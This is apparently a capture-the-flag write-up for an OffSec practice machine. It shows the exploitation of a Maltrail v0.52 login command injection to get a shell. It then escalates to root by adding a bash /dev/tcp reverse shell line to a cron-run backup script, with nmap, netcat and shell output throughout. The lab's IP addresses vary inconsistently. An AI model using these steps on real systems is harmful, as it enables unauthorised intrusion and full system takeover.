



OffSec Practice

CTF-200-01(Intermediate)

Alif

Enumeration

Nmap

```
(kali@kali)~[~/Desktop/offsecLab/CTF-200-01]
$ nmap -min-rate=10000 -Pn -sCV -A 192.168.190.32 -p 22,80,8338 -oA nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-29 21:33 EST
Nmap scan report for 192.168.190.32
Host is up (0.25s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
| 256 09:bc:8f:81:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
| 256 53:d0:7f:3d:22:8a:fd:57:08:fe:0b:1a:4c:ac:79:67 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.52 (Ubuntu)
8338/tcp  open  unknown
fingerprint-strings:
GetRequest:
  HTTP/1.0 200 OK
  Server: Maltrail/0.52
  Date: Tue, 30 Jan 2024 02:33:38 GMT
  Connection: close
  Content-Type: text/html
  Last-Modified: Sat, 31 Dec 2022 22:50:57 GMT
  Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline'; img-src * blob; script-src 'self' 'unsafe-eval' https://stat.ripe.net; frame-src *; object-src 'none'; block-all-mixed-content;
  Cache-Control: no-cache
  Content-Length: 7091
  <!DOCTYPE html>
  <html lang="en">
  <head>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta http-equiv="Content-Type" content="text/html; charset=utf8">
    <meta name="viewport" content="width=device-width, user-scalable=no">
    <meta name="robots" content="noindex, nofollow">
    <title>Maltrail</title>
    <link rel="stylesheet" type="text/css" href="css/thirdparty.min.css">
    <link rel="stylesheet" type="text/css" href=
  HTTPOptions:
  HTTP/1.0 501 Unsupported method ('OPTIONS')
  Server: Maltrail/0.52
  Date: Tue, 30 Jan 2024 02:33:38 GMT
  Connection: close
  Content-Type: text/html; charset=utf-8
  Content-Length: 500
  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
  "http://www.w3.org/TR/html4/strict.dtd">
  <html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <title>Error response</title>
```

```
<p>Error code: 501</p>
<p>Message: Unsupported method ('OPTIONS').</p>
<p>Error code explanation: HTTPStatus.NOT_IMPLEMENTED - Server does not support this operation.</p>
</body>
</html>

1 Service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8338-TCP:V=7.94SVNXI=7XD-1/29%Time=65886001XP=x86_64-pc-linux-gnu%r
SF:(GetRequest,1D5C,"HTTP/1.0\x20200\x200K\r\nServer:\x20Maltrail/0\,52\r
SF:\nDate:\x20Tue,\x2030\x20Jan\x202024\x2002:33:38\x20GMT\r\nConnection:\
SF:\x20close\r\nContent-Type:\x20text/html\r\nLast-Modified:\x20Sat,\x2031\
SF:\x20Dec\x202022\x2022:50:57\x20GMT\r\nContent-Security-Policy:\x20default
SF:\x20src'\x20'self';\x20style-src'\x20'self'\x20'unsafe-inline';\x20img-src\
SF:\x20*\x20blob;\x20script-src'\x20'self'\x20'unsafe-eval'\x20https://sta
SF:\x20t.ripe.net;\x20frame-src'\x20*;\x20object-src'\x20'none';\x20block-all
SF:\x20mixed-content;\r\nCache-Control:\x20no-cache\r\nContent-Length:\x20709
SF:1\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\x20en">\n\x20\x20\x20\x20<h
SF:ad>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\x20X-UA-Compati
SF:ble"\x20content=\x20IE=edge">\n\x20\x20\x20\x20\x20\x20\x20<meta\x2
SF:0http-equiv=\x20Content-Type\x20Content=\x20text/html; charset=utf8">\n\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20name=\x20viewport\x20content=\x20w
SF:idth=device-width,\x20user-scalable=no">\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20<meta\x20name=\x20robots\x20content=\x20noindex,\x20nofollow">\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20<title>Maltrail</title>\n\x20\x20\x20\x20\x
SF:\x20\x20\x20\x20<link\x20rel=\x20stylesheet\x20type=\x20text/css\x20href=
SF:\x20css/thirdparty\,min.css">\n\x20\x20\x20\x20\x20\x20\x20<link\x2
SF:0rel=\x20stylesheet\x20type=\x20text/css\x20href=)\x20(HTTPOptions,2AE,"HT
SF:TP/1\,0\x20501\x20Unsupported\x20method\x20('OPTIONS')\)\r\nServer:\x20
SF:Maltrail/0\,52\r\nDate:\x20Tue,\x2030\x20Jan\x202024\x2002:33:38\x20GMT
SF:\r\nConnection:\x20close\r\nContent-Type:\x20text/html; charset=utf-8\r\
SF:\nContent-Length:\x20500\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20"\x20-//W3C/
SF:\x20DTD\x20HTML\x204\,01//EN"\x20\x20\x20\x20\x20\x20\x20\x20"http://w
SF:\x20www.w3.org/TR/html4/strict\,dtd">\n<html>\n\x20\x20\x20\x20<head>\n\x
SF:\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\x20Content-Type\x20c
SF:ontent=\x20text/html; charset=utf-8">\n\x20\x20\x20\x20\x20\x20\x20\x20<
SF:itle>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<t
SF:\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20response</h1>\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20501</p>\n\x20\x20\x20\x
SF:\x20\x20\x20\x20\x20<p>Message:\x20Unsupported\x20method\x20('OPTION
SF:5')</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code\x20explana
SF:tion:\x20HTTPStatus\,NOT_IMPLEMENTED\x20-\x20Server\x20does\x20not\x20s
SF:upport\x20this\x20operation.</p>\n\x20\x20\x20\x20</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.69 seconds
```

Port 80(HTTP)

Going to port 80, im greeted with the Apache2 default page:



Ubuntu

Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

And running it through a Dirsearch directory brute forcer does not give me anything useful

Port 8338(HTTP)

Going to port 8338 however, I am met with a login page and what the webpage is being powered by:

Maltrail

2024-01-29 (today)

Documentation | View | Issues | Log In

Threats

Events

Severity

Sources

Trails

25 threats per page

Filter

Clear

Print

Tools

threat	sensor	events	severity	first seen	last seen	sparkline	src ip	src port	dst ip	dst port	proto	type	trail	info	reference	tags
No matching threats found																

Showing 0 to 0 of 0 total threats

Previous

Next

Authentication

Username

Password

Cancel


Log In

↓


Powered by Maltrail (v0.52)

Getting the shell

From here, I googled Maltrail exploit and found these:



There are multiple exploits for RCE and all pointing to the maltrail 0.53 version, the same is said with Searchsploit:



With this, I downloaded the git repository by Spookier:

The screenshot shows a GitHub repository page for a project named "Weaponized Exploit for Maltrail v0.53 Unauthenticated OS Command Injection (RCE)". The repository is owned by "spookier" and "spookier". It has 1 branch and 0 tags. The repository description states: "RCE Exploit For Maltrail". The repository has 36 stars, 1 watching, and 5 forks. The repository is a Report repository. The repository has no releases published and no packages published. The repository has 5 languages. The repository has 5 commits. The repository has 5 files: README.md, exploit.py, and three other files. The repository has 5 commits. The repository has 5 files: README.md, exploit.py, and three other files. The repository has 5 commits. The repository has 5 files: README.md, exploit.py, and three other files.

Weaponized Exploit for Maltrail v0.53 Unauthenticated OS Command Injection (RCE)

This Python script exploits a command injection vulnerability in the Maltrail (v0.53) web service

- The vulnerability exists in the login page and can be exploited via the `username` parameter

Vulnerability Explanation

And started a listener on port 80:

```
(kali@kali)-[~]  
$ nc -nlvp 80  
listening on [any] 80 ...  
[...]
```

And i ran the exploit:

```
(kali@kali)-[~/Desktop/offsecLab/CTF-200-01/Maltrail-v0.53-Exploit]  
$ python3 exploit.py 192.168.1.100 80 192.168.1.100:8338  
Running exploit on 192.168.1.100:8338/login on ...  
[...]
```

```
(kali㉿kali)-[~]
$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.2] 38074
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
snort@ochima:/opt/maltrail-0.53$ ^Z
zsh: suspended nc -nlvp 80

(kali㉿kali)-[~]
$ stty raw -echo;fg

[1] + continued nc -nlvp 80

snort@ochima:/opt/maltrail-0.53$ export TERM=xterm
snort@ochima:/opt/maltrail-0.53$
```

Privilege Escalation

From the shell, i transferred the pspy64 and linpeas.sh scripts from my kali, I ran psspy64 first and it seems that root user is running this script

```
2024/01/30 02:53:03 CMD: UID=0 PID=4 |
2024/01/30 02:53:03 CMD: UID=0 PID=3 |
2024/01/30 02:53:03 CMD: UID=0 PID=2 |
2024/01/30 02:53:03 CMD: UID=0 PID=1 | /sbin/init
2024/01/30 02:54:01 CMD: UID=0 PID=1982 | /usr/sbin/CRON -f -P
2024/01/30 02:54:01 CMD: UID=0 PID=1984 | /bin/bash /var/backups/etc_Backup.sh
2024/01/30 02:54:01 CMD: UID=0 PID=1983 | /bin/sh -c /var/backups/etc_Backup.sh
2024/01/30 02:54:01 CMD: UID=0 PID=1985 | tar -cf /home/snort/etc_backup.tar /etc
```

I can edit it with a reverse shell one liner and get the root shell from there:

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.1.2/80 0>&1
tar -cf /home/snort/etc_backup.tar /etc
```

Once done i started a listener on port 80, then i got the root shell:

```
└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.10] 34444
bash: cannot set terminal process group (2016): Inappropriate ioctl for device
bash: no job control in this shell
root@ochima:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ochima:~#
```